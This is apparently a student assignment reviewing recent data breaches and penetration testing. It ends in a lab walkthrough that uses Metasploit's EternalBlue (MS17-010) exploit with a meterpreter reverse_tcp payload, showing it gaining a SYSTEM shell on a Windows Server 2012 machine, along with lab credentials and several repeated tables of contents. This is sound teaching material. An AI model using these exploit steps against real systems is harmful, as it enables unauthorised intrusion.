

1. Summary	2
Introduction	3
Remarque	5
T-Mobile data breach	6
Remarques.....	6
UK Electoral Commission	8
Défense in dept	9
PENETRATION TESTING	10
Impact	13
Methodology.....	14
Scanning and enumeration, ...	15
Gaining access	15
Maintaining access, ...	16
Covering tracks	16
The scope.....	16
Web application	21
GOING FUTHER	23
Reporting.....	26
References.....	28

1. Summary

The assignment aims to provide a detailed description and critical analysis of recent cyber-attacks. The discussion will delve deeper into how these attacks could have been prevented, along with recommendations for implementing countermeasures to enhance network security and prevent future attacks. We began by critically examining and analysing three different attacks that occurred in the last few years, and subsequently expanded the discussion to cover more in-depth descriptions of various attack types such, infrastructure, and application-based attacks on the network. The analysis revealed that these attacks were mainly targeting vulnerabilities in web applications, such as SQL injection and cross-site scripting. Furthermore, the discussion highlighted the importance of implementing strong security measures such as regular system updates and patches, robust firewall configurations, and stringent access control policies to prevent unauthorized access and protect sensitive data from cyber-attacks. To mitigate the risk of cyberattacks, it is crucial for organisations to prioritise the implementation of robust security measures. These measures include regular security audits, employee training on cybersecurity best practices, and the implementation of secure coding practices. Additionally, organisations should consider implementing intrusion detection and prevention systems, encryption protocols, and secure coding practices to ensure the confidentiality, integrity, and availability of their network and data.

Introduction

The purpose of the assignment is describing and critically analyse some of the latest cyber-attacks. This assignment we discussed in more dept how these attacks could of be prevented. Moreover, recommendations on possible countermeasures to better secure these networks to prevent future attack will be given.

Fist, we critically discussed and analyse 3 different attacks that accrued recently the last few years. Furthermore, we will go on described more attacks in more dept.

Penetration, infrastructure and application attacked to mimic few attacks on the network.



(iZOOlogi, 2023)

Darkbeam has long been recognized as a leading figure in the realm of vulnerability and threat management. Recently, an employee at Darkbeam brought forward the idea of consolidating publicly available data into a database spanning from 2018 to 2019. However, concerns have arisen regarding potential oversight in securing vital information while utilising Elasticsearch and Kibana (Steven, 2023). It is suspected that proper password protocols may not have been followed after routine maintenance. This incident puts Darkbeam's reputation at significant risk, as they have become the latest victim of a massive data breach involving over 3 billion records.

This breach will undoubtedly tarnish Darkbeam's standing, given that it is the most recent company to fall victim to a theft involving over 3 billion records during a data breach. The discovery of this breach by Bob Diachenko, CEO of Security Discovery, illustrates the possibility of numerous other compromised entities unaware of their predicament. (Bob Dm 2023) Considering Darkbeam's status as a trusted cybersecurity firm for many companies, these implications are particularly distressing.

To effectively address this incident and minimise further fallout, immediate investigation into the incident of this breach must be conducted by Darkbeam.

Determining any compromised data or systems should have been prioritised alongside implementing measures to secure and protect affected information thoroughly. Moreover, maintaining open communication with clients and stakeholders concerning the situation is crucial, this includes outlining steps being taken to rectify matters along with any possible impact on their data or systems

Remarque

The cybersecurity landscape has been amplified by high-profile data breaches such as the RockYou breach, which exposed 8.4 billion password entries from previous breaches. However, it's important to note that while these incidents highlight vulnerabilities in cybersecurity measures, they are not necessarily indicative of a widespread threat. It's crucial to maintain perspective and avoid overestimating the prevalence of such breaches when discussing the need for constant vigilance in protecting sensitive data (Ibrahim, S, A. et al., 2020).

Preventing high-profile data breaches such as Dark-beam's requires a multi-faceted approach that includes implementing effective cybersecurity measures, such as strong encryption and two-factor authentication, regularly updating and patching software and systems, conducting regular security audits and vulnerability assessments, providing thorough training and education for employees on cybersecurity best practices, and implement (Preventative Security is Still Crucial to Avoiding Data Breaches, 2015) Dark-beam data breach as clear shown a lack of training and education on their employees .

One can argue that it's a human error, however, what stops them from encrypting the data is another question which also highlights the lack of education. Training and educating employees on cybersecurity is crucial for protecting against a wide range of threats. In addition to providing knowledge about common attack methods, it's important to emphasise. This depth of understanding equips employees with the skills needed to identify potential cyberattacks effectively.



T-Mobile data breach

in another unfortunate incident, T-Mobile had to face its second cyber siege in May 2023, revealing the Personal Identification Numbers, names, and mobile numbers of more than 800 clientele. (Widyaningsih, et al 2023). This incident adds up to a total of nine data breaches endured by T-Mobile since 2018, and shockingly, it's the second one in this year alone. Earlier, in January, hacker breached T-Mobile's internal network, gaining access to personal data names, email IDs, and dates of birth of around 37 million individuals. Swiftly acknowledging the crisis, T-Mobile managed to identify and neutralise the threat source within the same day according to T-Mobile (Natakusumah, K. et al., 2023).

Even those proactive efforts can't prevent T-Mobile from potentially facing substantial financial loss due to this invasion. This is over the \$350 million with which they concurred to settle with their customers in 2021 due to a distinct security breach. Repeated incidents of data breaches have cost T-Mobile heavily, both in monetary and reputational terms, negatively impacting their clientele's faith in their security measures. (Ray, K, R., 2022)

Remarques

The attacker is said to have had access to this API for approximately six weeks. As stated by a company called 8-K SEC. The of discovering APIs should be continuous and immediate, covering internal, external, third-party, and partner APIs. It is also essential to recognize and protect different types of APIs including Graph QL, SOAP,

HTTP RESTful XML-RPC JSON-RPC among others (OWASP API Security Top 10, 2023)

Ensuring the capability to search within API discovery and identify unauthenticated endpoints that provide sensitive data in the response is crucial. The issue of API Abuse has garnered attention from security experts for valid reasons. In recent years, substantial data breaches have occurred as a result of different forms of misuse or exploitation of APIs (Wei, C. et al., 2021).

Addressing API misuse requires establishing benchmarks for the access patterns of specific data types, individual APIs, and users over extended periods to detect sudden increases in access patterns and identify any unauthorised extraction of sensitive information. According to Gartner, the occurrences of API misuse attacks are projected to double by 2024. It seems that the industry is on track with this forecast. (Gartner Report on API Security, 2022)

Most of the time, these APIs operated as intended, and their traffic appeared normal to security solutions within organisations until the data breach happen. Which indicate that most signature-based solutions are insufficient for protecting APIs; instead, API security necessitates contextual understanding. Which means that

Given the volume of sensitive data transmitted via APIs," it is crucial for organizations to address this issue promptly." Organizations need to pinpoint which API endpoints handle sensitive data without adequate authentication. together with zero-trust policies in place to enforce this practice. This allows security teams and development teams "to prioritise reinforcement measures" for those particular APIs to safeguard organisational assets against threats or misuse. (API Security, 2022) Security teams require a comprehensive view of sensitive data based on distinct datasets like PCI, PII, HIPAA, SSN, and common categories such as emails addresses phone numbers, address details along with health records per version.

Having this capability "is essential "for monitoring risk assessments new software versions, new Apis resulting into potential breaches arising due these vulnerabilities ("Salt Labs 2023") Additionally, assigning a risk score is indispensable. Understanding, which Api needs additional protection can be done by analysing runtime specifics. T-Mobil should of use Zero Trust architectures employ multiple layers of security mechanisms such as network Identity Access Management, user, application workload severity to protect enterprise resources. As this is not first-time breaches like this accursed to them. For the reasons, total suspicion, assuming

adversaries may already have presence or can gain entry should be a thinking option. (Gartner Unveils, 2023-2024,



(Sujatha, 2023)

UK Electoral Commission

In an unexpected disclosure, the Electoral Commission notified its citizens about a complex cyberattack initiated by malevolent hackers. The attacker was successful in infiltrating the UK's electoral registers, compromising the personal data of nearly 40 million people. (Chen, S. et al., 2023). The Commission first became alert to the unprecedented situation in October 2022 after noticing unusual activity within their digital infrastructure, tracing back to the beginning of 2021.

The infiltrators managed to penetrate the Electoral Commission's servers, gaining access to stored emails, supervision systems, and archival versions of the electoral lists for people registered from 2014 through 2022, overseas voters included. (Liu, F. 2023) The hackers undisclosed identity and professional execution suggested this cyber breach was not a common cybercrime. More unsettling discoveries exposed that the Commission was ill-prepared to handle such a threat as it had failed a Cyber Essentials audit during the infiltration period. (Karki, V. et al., 2023)

However, "there's no proof that the audit failure was used by the hackers" argued the UK commissioner, yet it indicated inadequate security measures in place. The Expert security researcher Kevin Beaumont dug further to reveal that the Commission ran an outdated version of Microsoft Exchange Server, vulnerable to ProxyNotShell attacks, when the breach occurred. The incident underscores the requirement of solid security

protocols in any organisation and continual awareness regarding the evolution of cyber threats. (Burrell, N, D. et al., 2020)

Remarques

This incident highlights the need for robust investigation resources and initiatives to identify the origin of cyber-attacks and those responsible for them. However, to effectively combat cybercrime, it is crucial to collaborate with security agencies and government offices dedicated to cybersecurity, such as the National Cyber Security Centre. The government must continue to evolve cybersecurity measures and work towards international cooperation to prevent future incidents like this. It is essential that law enforcement agencies to enhance their capabilities in tackling cybercrime, given the continuous advancements in technology and communication platforms (Seigfried-Spillar, et al 2015).

strengthened the network login requirements, improved the monitoring and alert system for active threats and reviewed and updated firewall policies. The Commission most worked with external security experts and the National Cyber Security Centre to investigate and secure its systems. In response to the increasing vulnerability of critical national infrastructures to cyber-attacks, various countries have taken measures to enhance their cybersecurity capabilities (Maglaras, L. et al., 2020). The UK experienced a significant cyber threat this year, with the potential impact of an attack on vital services or critical national infrastructure considered as serious as state-sponsored espionage.

In 2020, there was a shift in criminal tactics observed by the NCSC, where data theft before encrypting victim networks (known as double extortion) and ransom demands became common. Collaboration with global partners continued to identify and disrupt common threats, particularly from Russia and China. It also became apparent that numerous organized crime groups carrying out ransomware attacks against Western targets were based in Russia, emphasizing the necessity for strong international collaboration and proactive measures to address cyber threats originating from these regions.

Défense in dept

Cybersecurity has become a critical concern in our increasingly connected world, as demonstrated by the various examples of cyber-attacks and the subsequent efforts to develop intrusion detection systems. (Chen, S. et al., 2023) The case of Stuxnet, for example, highlights the sophisticated nature of modern cyber threats and the potential

impact on critical infrastructure. The covert nature of Stuxnet and the implications of its deployment by nation-states raise questions about the future landscape of cyber warfare and the need for more advanced intrusion detection systems. (Zhu, C. et al., 2022). As evident from previous studies, the use of machine learning-based techniques has shown promise in improving the detection of cyber threats.

While advancements have been made in the development of intrusion detection models, there is a need to ensure that these models are capable of identifying not only known attacks but also unknown and evolving threats. (Paul, V. et al 2022). This highlights the importance of anomaly-based intrusion detection systems, which can adapt to emerging threats and provide a more comprehensive defence mechanism. (Satyanegara, H, H. and Ramli, K., 2022)

In the pursuit of enhancing cybersecurity, a multi-layered approach, such as the "Défense in dept." strategy, becomes crucial.

This approach involves implementing various Défense mechanisms at different layers of a system, thereby creating a comprehensive defence strategy. (Satyanegara, H, H. and Ramli, K., 2022) By integrating anomaly-based intrusion detection systems with other security measures, organizations can establish a more robust Défense posture that addresses the dynamic nature of cyber threats. This strategy not only increases the chances of detecting and mitigating attacks, but it also allows for a more proactive response to emerging threats. (Pandey, A., 2019)

Scholars have suggested different intelligent methodologies employing machine learning methods to recognise cyberattacks on varied datasets like UNSW-NB 15 and CSIC 2010. (Kamarudin et al. 2020) have also presented a system for anomaly-based intrusion detection aimed at detecting unfamiliar attacks on web servers utilising an ensemble classification approach. These strategies have demonstrated encouraging outcomes in enhancing the precision and effectiveness of intrusion detection systems, enabling prompt recognition and alleviation of cyber threats.

PENETRATION TESTING

Penetration testing, also known as ethical hacking, is a crucial aspect of information security strategy (Zennaro, M, F. and Erdodi, A, L., 2020). It involves authorised simulated cyber-attacks on computer systems to identify weaknesses and assess overall security. Penetration testing plays a significant role in ensuring the

effectiveness of security measures and helps organisations proactively enhance their defences against potential threats. Furthermore, penetration testing helps organisations comply with industry standards and regulations such as ISO 2700. (What Is Penetration Testing in Cyber Security and Why Do You Need It 2023) These tests often involve the following steps:

1. Understanding the scope and objectives of the penetration test.
2. Gathering information about the target system or network.
3. Identifying potential vulnerabilities and weaknesses in the target system or network.
4. Exploiting the identified vulnerabilities to gain unauthorised access or perform malicious activities.
5. Documenting and reporting the findings, including any recommendations for remediation.
6. Assessing the effectiveness of existing security controls and measures in place.
7. Updating security policies, standards, and procedures based on the findings of the penetration

Penetration testing is an essential component of a comprehensive information security strategy. (What is Penetration Testing? | A Comprehensive Overview, 2023)

However, this depends on methodology used

ATTACKS

It is crucial for organisations to assess their security measures in a controlled manner to gain a deeper understanding of potential vulnerabilities. However, some individuals within the cybersecurity community argue that ethical hacking, including penetration testing, may not always be entirely effective for several reasons. (Penetration Testing. 2023)

One opposing argument is that simulated cyber-attacks may not accurately reflect the complexity of real-world threats. Organisations may misinterpret their level of security based on the outcomes of penetration testing. (Penetration Testing Best Practices for Conducting Effective Penetration ..., 2023) Additionally, some experts believe that the resources and costs associated with penetration testing may not always justify the results, especially when other security measures could be equally effective.

Despite these arguments, penetration testing remains a critical practice in strengthening organisational security. Understanding the scope and objectives of the penetration test is vital in laying the foundation for its success. Gathering detailed information about the target system or network is crucial to ensure that the assessment is comprehensive and accurate. (Tello, D, M., 2022)

Identifying potential vulnerabilities and weaknesses in the target system or network is a meticulous process that requires a deep understanding of various attack vectors. Penetration testing involves exploiting these identified vulnerabilities to gain unauthorised access or perform malicious activities. It is important to note that this process requires meticulous documentation and reporting of findings, coupled with recommendations for remediation, to ensure a thorough understanding of the organisation's security posture. (Tello, D, M., 2022)

Furthermore, the assessment of the effectiveness of existing security controls and measures in place is crucial. Updating security policies, standards, and procedures based on the findings of the penetration test is essential to proactively enhance an organisation's defences against potential threats. (Abdeltawab, S, S. et al., 2022) It is important to acknowledge that despite the potential limitations, penetration testing provides invaluable insights into an organisation's cybersecurity posture. Therefore, organizations should continue to integrate penetration testing as a pivotal element within their comprehensive information security strategy.

(Gao, S. et al., 2021) Another concern raised by critics is that penetration testing may disrupt normal business operations or cause unintended damage to the target system. Moreover, some ethical hackers argue that penetration testing, while valuable, should not be the sole focus of an organisation's security strategy.

They emphasise the importance of a holistic approach that integrates penetration testing with other security measures such as intrusion detection systems, security information and event management solutions, and regular security audits. (Gao, S. et al., 2021) In addition to technical vulnerabilities, it's vital for organisations to consider non-technical methods of attack, including social engineering and physical breaches. Penetration testing should not be limited to assessing technical infrastructure but should also encompass testing the awareness and response mechanisms of employees when faced with social engineering tactics. Furthermore, the success of a

penetration test relies heavily on the skills and expertise of the ethical hacker conducting the test. (Khalid, N, M. et al., 2020)

They must possess in-depth knowledge of various hacking techniques and stay updated on the latest tactics employed by malicious actors. Moreover, ethical hackers must also adhere to strict guidelines and ethical standards to ensure the protection of third-party systems and avoid any unauthorised access or infiltration. (Zhao, T. et al., 2021) To effectively address the concerns related to the effectiveness and scope of penetration testing, cybersecurity professionals have been exploring alternative methods for identifying and mitigating cybersecurity risks.

One such approach involves the use of machine learning algorithms to detect and respond to cyber-attacks. This method, which has been applied to datasets such as UNSW-NB 15, has shown promising results in identifying and understanding the complexities of real-world threats. These machine learning algorithms can analyse large amounts of data, identify patterns, and detect anomalies that may indicate a potential cyber-attack. (Barik, K. et al., 2021) In a similar vein, Choras and Kozik utilised machine learning techniques to detect cyber-attacks on web applications, employing the HTTP dataset CSIC 2010 to evaluate their method. (Gao, S. et al., 2021)

Impact

In a single year, nearly 1 billion emails were breached, affecting roughly 20% of internet users. The average financial impact of data breaches on businesses in 2022 was \$4.35 million (Cybercrime: The Statistics of 2022 | Spark Cognition, 2022). There were an estimated 236.1 million ransomware attacks globally in the first half of 2022. Around half of internet users in the United States encountered unauthorized access to their accounts in 2021. Approximately 39% of businesses in the UK reported being targeted by cyber-attacks during 2022. (Trends & Facts That Matter For 2024, 2023)

An alarming finding indicates that approximately one out of every ten US organisations does not have insurance coverage for cyber-attacks. A staggering number amounting to about 53.35 million individuals fell victim to cybercrimes within the initial six months of 2019 UK companies faced an average cost £4200 due to cyber-crime within this same period (Spark Cognition, 2022) When comparing

statistics from 2019 and 2018, there is a remarkable increase of 358% in cyber-attack occurrences over two years' time. Phishing remains among the most prevalent cyber threat facing both individuals and businesses.

In this simulation we will perform various attacks based on the following network map. First, we will set up the lab which includes the Windows Server 12r essential with active directory installed. There will also be Windows 8 and Ubuntu machine and web application. In order to perform various attacks as intended.


Methodology

Hackers and researchers use a systematic approach known as hacking methodology to identify vulnerabilities, exploit weaknesses, and gain unauthorised access to computer systems or networks. By following this methodology, they can effectively plan and execute their attacks to cover all necessary steps for reaching their objectives. This approach typically includes:

Setting up the network to prepare the attacks. First, we used Windows 12 essentials with active directory setup. User's groups and schema we then used Ubuntu machine and a web application known as BWAPP and finally have the Kali Linux running for attacking activities. The following figure is the logical view of the network.

Summary	2
Introduction	3
Remarque	5
T-Mobile data breach	6
Remarques.....	6
UK Electoral Commission	8
Défense in dept	9
PENETRATION TESTING	10
Impact	13
Methodology.....	14
Scanning and enumeration, ...	15
Gaining access	15
Maintaining access, ...	16
Covering tracks	16
The scope.....	16
Web application	21
GOING FURTHER	23
Reporting.....	26
References.....	28

Summary	2
Introduction	3
Remarque	5
T-Mobile data breach	6
Remarques.....	6
UK Electoral Commission	8
Défense in dept	9
PENETRATION TESTING	10
Impact	13
Methodology.....	14
Scanning and enumeration, ...	15
Gaining access	15
Maintaining access, ...	16
Covering tracks	16
The scope.....	16
Web application	21
GOING FUTHER	23
Reporting.....	26
References.....	28



Reconnaissance,

Scanning and enumeration,


Gaining access,

Maintaining access,
Covering tracks

The scope

The scope of hacking methodology is to provide a structured and comprehensive framework for ethical hackers to conduct their assessments and penetration testing activities. This includes defining the goals and objectives of the assessment, determining the target systems and applications to be tested, and establishing the boundaries and limitations of the testing.

First, we will start scanning the network to find open ports and services before we will first verify the connection which allows us to make sure the network connection is working properly. To that the `ipconfig` command is used. As shown below



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.19.130 netmask 255.255.255.0 broadcast 192.168.19.255
    inet6 fe80::717f:e4df:ce1c:88f prefixlen 64 scopeid 0<link>
    ether 00:0c:29:2d:64:1d txqueuelen 1000 (Ethernet)
    RX packets 1985975 bytes 2822543158 (2.6 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 626877 bytes 53599977 (51.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 477946 bytes 92519838 (88.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 477946 bytes 92519838 (88.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure1

As shown above the IP address is 192.168.19.130 the Kali machine we will use for the attacking. First, we will find open ports and services which lead to the scanning stage of the test.

This security patch addresses weaknesses in Microsoft Windows. The most critical of these could enable remote code execution if a hacker sends specifically designed messages to a Microsoft Server Message Block 1.0 server. For further information on this vulnerability, please refer to the Microsoft Security Bulletin MS17-010. (Microsoft, 2016) this vulnerability we will use this Enumeration using the PORT number 445. As shown below on figure.

```

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.19.137:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:required) (uptime:1d 1
f-4d69-a514-ae4b73e3f934}) (authentication domain:ASSIGNMENT)Windows 2012 R2 Essentials (build:9600) (name:ASSIGNMENSER)
[+] 192.168.19.137:445 - Host is running SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:requ
guid:{408bae91-d73f-4d69-a514-ae4b73e3f934}) (authentication domain:ASSIGNMENT)Windows 2012 R2 Essentials (build:9600) (name
NMENT)
[*] 192.168.19.137: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search MS17-010

Matching Modules

=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Ker
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalSynergy/Eter
Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No      MS17-010 EternalRomance/EternalSynergy/Eter
Command Execution
3  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal  No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 auxiliary(scanner/smb/smb_version) > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > View Help
msf6 auxiliary(scanner/smb/smb_ms17_010) >
msf6 auxiliary(scanner/smb/smb_ms17_010) >
msf6 auxiliary(scanner/smb/smb_ms17_010) >

```

Figure2

As show see above, we use SMB is probed to confirm the existing and potential exploitable vulnerability.

```

Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/smb/pipe_auditor

msf6 > use 0
msf6 auxiliary(scanner/smb/pipe_auditor) > 19222111back
[-] Unknown command: 19222111back
msf6 auxiliary(scanner/smb/pipe_auditor) >
msf6 auxiliary(scanner/smb/pipe_auditor) >
msf6 auxiliary(scanner/smb/pipe_auditor) > set RHOSTS 192.168.19.132
RHOSTS => 192.168.19.132
msf6 auxiliary(scanner/smb/pipe_auditor) > set SMBPass acb123+
SMBPass => acb123+
msf6 auxiliary(scanner/smb/pipe_auditor) > set SMBUser Serigne
SMBUser => Serigne
msf6 auxiliary(scanner/smb/pipe_auditor) > run

[*] 192.168.19.132: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/pipe_auditor) > View Help

```

Figure3

```

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > back
msf6 > search pipe_auditor

Matching Modules
-----
#  Name
Description
-----
0  auxiliary/scanner/smb/pipe_auditor
Session Pipe Auditor

Disclosure Date  Rank  Check  Des
-----
normal  No  SMB

Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/smb/pipe_auditor

msf6 > use 0
msf6 auxiliary(scanner/smb/pipe_auditor) > 19222111back
[-] Unknown command: 19222111back
msf6 auxiliary(scanner/smb/pipe_auditor) >
msf6 auxiliary(scanner/smb/pipe_auditor) >
msf6 auxiliary(scanner/smb/pipe_auditor) > set RHOSTS 192.168.19.132
RHOSTS => 192.168.19.132
msf6 auxiliary(scanner/smb/pipe_auditor) > set SMBPass acb123+
SMBPass => acb123+
msf6 auxiliary(scanner/smb/pipe_auditor) > set SMBUser Serigne
SMBUser => Serigne
msf6 auxiliary(scanner/smb/pipe_auditor) > run

[*] 192.168.19.132: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/pipe_auditor) > View Help

```

Figure4

When the AUXILIARY module is used. However, the module is completed therefore not much did not happen. We also use the PIPE module. Then next we will use the exploit in order the attacks the machine.

```
command_start()
SERVICE_DESCRIPTION no Service description to be used on target for p
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share
SMBDomain no The Windows domain to use for authentication
SMBPass acb123+ no The password for the specified username
SMBUser Serigne no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --  --
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.19.130  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.19.130:4444
[*] 192.168.19.132:445 - Authenticating to 192.168.19.132 as user 'Serigne' ...
[-] 192.168.19.132:445 - Rex::HostUnreachable: The host (192.168.19.132:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Figure5

As shown above the exploit was run but with no success for so reason even though a session was created

```
Exploit target:

  Id  Name
  --  --
  0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.19.130:444
[*] 192.168.19.160:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.19.160:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Essentials 9600 x64 (64-bit)
[*] 192.168.19.160:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.19.160:445 - The target is vulnerable.
[*] 192.168.19.160:445 - shellcode size: 1283
[*] 192.168.19.160:445 - numGroomConn: 12
[*] 192.168.19.160:445 - Target OS: Windows Server 2012 R2 Essentials 9600
[+] 192.168.19.160:445 - got good NT Trans response
[+] 192.168.19.160:445 - got good NT Trans response
[+] 192.168.19.160:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.19.160:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.19.160:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.19.160:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 192.168.19.160
[*] Meterpreter session 1 opened (192.168.19.130:444 -> 192.168.19.160:58896) at 2024-01-03 06:33:43 -0500

meterpreter >
```

Figure6

As can see on above figure we use Eternal Blue MS17-010 Exploit, together with the Meterpreter/reserve/tcp which was successfully exploited.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.19.130:444
[*] 192.168.19.160:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.19.160:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Essentials 9600 x64 (64-bit)
[*] 192.168.19.160:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.19.160:445 - The target is vulnerable.
[*] 192.168.19.160:445 - shellcode size: 1283
[*] 192.168.19.160:445 - numGroomConn: 12
[*] 192.168.19.160:445 - Target OS: Windows Server 2012 R2 Essentials 9600
[+] 192.168.19.160:445 - got good NT Trans response
[+] 192.168.19.160:445 - got good NT Trans response
[+] 192.168.19.160:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.19.160:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.19.160:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.19.160:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 192.168.19.160
[*] Meterpreter session 1 opened (192.168.19.130:444 -> 192.168.19.160:58896) at 2024-01-03 06:33:43 -0500

meterpreter > sysinfo
Computer      : ASSIGNMENSERVEN
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : ASSIGNMENT
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter > getuid

```

Figure7

We used `sysinfo` as shown above displaying the server's name as assignment the server version as well as the 7 as session open for the meterpreter.

```

File Actions Edit View Help
System Language : en_US
Domain : ASSIGNMENT
Logged On Users : 7
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List

PID  PPID  Name                                Arch  Session  User                                Path
--  --  --  --  --  --  --
0    0    [System Process]                   x64   0
4    0    System                             x64   0
216  4    smss.exe                           x64   0
304  296  csrss.exe                           x64   0
356  296  wininit.exe                         x64   0    NT AUTHORITY\SYSTEM                C:\Windows\system32\win
364  348  csrss.exe                           x64   0
392  348  winlogon.exe                       x64   1    NT AUTHORITY\SYSTEM                C:\Windows\system32\win
460  356  services.exe                       x64   0    NT AUTHORITY\LOCAL SERVICE         C:\Windows\system32\lsa
468  356  lsass.exe                          x64   0    NT AUTHORITY\SYSTEM                C:\Windows\system32\lsa
536  460  svchost.exe                        x64   0    NT AUTHORITY\LOCAL SERVICE
608  460  svchost.exe                        x64   0    NT AUTHORITY\SYSTEM
636  460  svchost.exe                        x64   0    NT AUTHORITY\NETWORK SERVICE
724  392  dwm.exe                            x64   1    Window Manager\DWM-1              C:\Windows\system32\dwm
796  460  svchost.exe                        x64   0    NT AUTHORITY\LOCAL SERVICE
860  460  svchost.exe                        x64   0    NT AUTHORITY\SYSTEM
